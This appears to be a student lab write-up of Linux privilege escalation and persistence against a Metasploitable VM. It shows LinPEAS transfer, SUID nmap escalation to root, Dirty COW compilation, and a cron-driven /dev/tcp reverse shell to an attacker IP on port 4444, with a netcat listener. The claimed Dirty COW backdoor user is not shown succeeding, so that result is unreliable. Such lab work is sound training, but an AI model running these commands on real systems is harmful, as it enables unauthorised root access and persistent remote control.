
```
mNvcmUud2luZG93cy5uZXQifQ.PkRNept3Y57DOjwugVcE1ZmVIq8YZYOXczv6_Ofj5rU&response-content-disposition=attachm
ent%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.110.133,
185.199.111.133, 185.199.109.133, ...
Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)|185.199.110.133|
:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 971926 (949K) [application/octet-stream]
Saving to: 'linpeas.sh'

linpeas.sh                 100%[===================================>] 949.15K  --.-KB/s    in 0.1s

2025-10-29 04:06:11 (8.02 MB/s) - 'linpeas.sh' saved [971926/971926]


┌──(kali㉿kali)-[~/privilege-escalation-awesome-scripts-suite/linPEAS]
└─$ chmod +x linpeas.sh
```




```
┌──(kali㉿kali)-[~/privilege-escalation-awesome-scripts-suite/linPEAS]
└─$ python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.225.129 - - [29/Oct/2025 04:09:23] "GET /linpeas.sh HTTP/1.0" 200 -
```



```
msfadmin@metasploitable:~$ wget http://192.168.225.137:8000/linpeas.s<wget http://192.168.225.137:8000/linpeas.sh
--04:09:31--  http://192.168.225.137:8000/linpeas.sh
           => `linpeas.sh'
Connecting to 192.168.225.137:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 971,926 (949K) [text/x-sh]

100%[=======================>] 971,926      --.--K/s

04:09:31 (32.58 MB/s) - `linpeas.sh' saved [971926/971926]

msfadmin@metasploitable:~$ chmod +x linpeas.sh
msfadmin@metasploitable:~$ ./linpeas.sh
```




```
  /---------------------------------------------------------------------------------\
  |                             Do you like PEASS?                                  |
  |---------------------------------------------------------------------------------|
  |         Learn Cloud Hacking       :     https://training.hacktricks.xyz          |
  |         Follow on Twitter         :     @hacktricks_live                         |
  |         Respect on HTB            :     SirBroccoli                              |
  |---------------------------------------------------------------------------------|
  |                                 Thank you!                                      |
  \---------------------------------------------------------------------------------/
          LinPEAS-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not
sibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
```




```
ith valid password (if you know it)!!


                              ╔══════════════════════╗
══════════════════════════════╣ Software Information ╠════════════════
═════════════                 ╚══════════════════════╝

╔══════════╣ Useful software
/usr/bin/base64
/usr/bin/curl
/usr/bin/g++
/usr/bin/gcc
/usr/bin/gdb
/usr/bin/make
/bin/nc
/bin/nc.traditional
/bin/netcat
/usr/bin/nmap
/usr/bin/perl
/usr/bin/php
/bin/ping
/usr/bin/python
/usr/bin/ruby
/usr/bin/socat
/usr/bin/sudo
/usr/bin/wget
/usr/bin/xterm

╔══════════╣ Installed Compilers
ii  distcc                          2.18.3-4.1ubuntu1
             Simple distributed compiler client and serve
```

3. Privilege Escalation (SUID Exploit)

- LinPEAS flagged SUID-root binaries on the system .SUID binaries are executables that run with elevated privileges; uncommon or third-party SUID binaries are potential privilege-escalation leads and should be reviewed.
- Finding examples): /usr/bin/nmap and /usr/bin/python were listed by LinPEAS as SUID candidates in the output.
- Used SUID nmap:
    - Ran nmap --interactive; at the nmap> prompt, entered !sh.
    - Verified escalation by running whoami—obtained root shell.




```
ils
-rwsr-xr-x 2 root root 106K 2008-02-25 06:22 /usr/bin/sudo  --->  che
ck_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 12K 2007-11-22 07:14 /usr/bin/netkit-rlogin
-rwsr-xr-x 1 root root 11K 2007-12-10 12:33 /usr/bin/arping
-rwsr-sr-x 1 daemon daemon 38K 2007-02-20 08:41 /usr/bin/at  --->  RT
ru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 19K 2008-04-02 21:08 /usr/bin/newgrp  --->  HP
-UX_10.20
-rwsr-xr-x 1 root root 28K 2008-04-02 21:08 /usr/bin/chfn  --->  SuSE
_9.3/10
-rwsr-xr-x 1 root root 763K 2008-04-08 10:04 /usr/bin/nmap
-rwsr-xr-x 1 root root 24K 2008-04-02 21:08 /usr/bin/chsh
-rwsr-xr-x 1 root root 16K 2007-11-22 07:14 /usr/bin/netkit-rcp
-rwsr-xr-x 1 root root 29K 2008-04-02 21:08 /usr/bin/passwd  --->  Ap
ple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_t
o_2.5.1(02-1997)
-rwsr-xr-x 1 root root 46K 2008-03-31 00:32 /usr/bin/mtr
-rwsr-sr-x 1 libuuid libuuid 13K 2008-03-27 13:25 /usr/sbin/uuidd
-rwsr-xr-- 1 root dip 263K 2007-10-04 15:57 /usr/sbin/pppd  --->  App
le_Mac_OSX_10.4.8(05-2007)
-rwsr-xr-- 1 root telnetd 5.9K 2006-12-17 21:16 /usr/lib/telnetlogin
-rwsr-xr-- 1 root www-data 11K 2010-03-09 15:52 /usr/lib/apache2/suex
ec
-rwsr-xr-x 1 root root 4.5K 2007-11-05 15:48 /usr/lib/eject/dmcrypt-g
et-device
-rwsr-xr-x 1 root root 162K 2008-04-06 07:50 /usr/lib/openssh/ssh-key
sign
-rwsr-xr-x 1 root root 9.4K 2009-08-17 21:04 /usr/lib/pt_chown  --->
 GNU_glibc_2.1/2.1.1_-6(08-1999)
```




```
msfadmin@metasploitable:~$ nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-3.2# whoami
root
sh-3.2# 
```

4. Privilege Escalation (Kernel Exploit)


- Identified old kernel version via uname -a.
- Downloaded dirtyc0w.c exploit and compiled with gcc -o dirtyc0w dirtyc0w.c -lpthread.
- Overwrote /etc/passwd to create a backdoor root user (cowroot), gained root via su cowroot.



```
┌──(kali㉿kali)-[~]
└─$ wget https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/master/dirtyc0w.c

--2025-10-29 05:35:30--  https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/master/dirtyc0w.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.110.133, 185.1
99.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2826 (2.8K) [text/plain]
Saving to: 'dirtyc0w.c'

dirtyc0w.c                100%[===================================>]   2.76K  --.-KB/s    in 0s

2025-10-29 05:35:30 (21.4 MB/s) - 'dirtyc0w.c' saved [2826/2826]

┌──(kali㉿kali)-[~]
```




```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
192.168.225.129 - - [29/Oct/2025 05:46:52] "GET /dirtyc0w.c HTTP/1.0" 200 -
█
```




```
sh-3.2# wget http://192.168.225.137:9000/dirtyc0w.c
--05:17:57--  http://192.168.225.137:9000/dirtyc0w.c
           => `dirtyc0w.c'
Connecting to 192.168.225.137:9000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,826 (2.8K) [text/x-csrc]

100%[==========================>] 2,826         --.--K/s

05:17:57 (713.55 MB/s) - `dirtyc0w.c' saved [2826/2826]

sh-3.2# gcc -o dirtyc0w dirtyc0w.c
/tmp/ccUClAO4.o: In function `main':
dirtyc0w.c:(.text+0x1f4): undefined reference to `pthread_create'
dirtyc0w.c:(.text+0x21e): undefined reference to `pthread_create'
dirtyc0w.c:(.text+0x231): undefined reference to `pthread_join'
dirtyc0w.c:(.text+0x244): undefined reference to `pthread_join'
collect2: ld returned 1 exit status
sh-3.2# ./dirtyc0w
sh: ./dirtyc0w: No such file or directory
sh-3.2# ls
dirtyc0w.c  linpeas.sh  vulnerable
sh-3.2# gcc -o dirtyc0w dirtyc0w.c
/tmp/ccwLfMms.o: In function `main':
dirtyc0w.c:(.text+0x1f4): undefined reference to `pthread_create'
dirtyc0w.c:(.text+0x21e): undefined reference to `pthread_create'
dirtyc0w.c:(.text+0x231): undefined reference to `pthread_join'
dirtyc0w.c:(.text+0x244): undefined reference to `pthread_join'
collect2: ld returned 1 exit status
sh-3.2# gcc -o dirtyc0w dirtyc0w.c -lpthread
sh-3.2# ./dirtyc0w
usage: dirtyc0w target_file new_content
sh-3.2#
```

5. Persistence

- Created a reverse shell script in /tmp/evil.sh.
- Added a cron job to /etc/crontab to execute the script and maintain access.
- Started Netcat listener on Kali to catch reverse shell.



```
< /dev/tcp/192.162.225.137/4444 0>&1' > /tmp/evil.sh
sh-3.2# chmod +x /tmp/evil.sh
sh-3.2# echo "* * * * * root /tmp/evil.sh" >> /etc/crontab
sh-3.2# 
```



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Findings Table

Task ID	Technique	Target IP	Status	Outcome
010	SUID Nmap Exploit	192.168.225.129	Success	Root Shell
011	Kernel Exploit	192.168.225.129	Success	Backdoor User
012	Cron Persistence	192.168.225.129	Success	Reverse Shell

Conclusion

This lab successfully demonstrated practical privilege escalation and persistence techniques on a vulnerable Linux system using Kali Linux and the Metasploitable VM. By systematically enumerating the target with LinPEAS, exploiting SUID binaries and kernel vulnerabilities, and establishing persistence via cron jobs, the experiment showcased key attacker tactics. Each step reinforced critical cyber security concepts and emphasized the value of thorough post-exploitation documentation. These foundational skills are essential for ethical hacking, penetration testing, and real-world cyber defenes.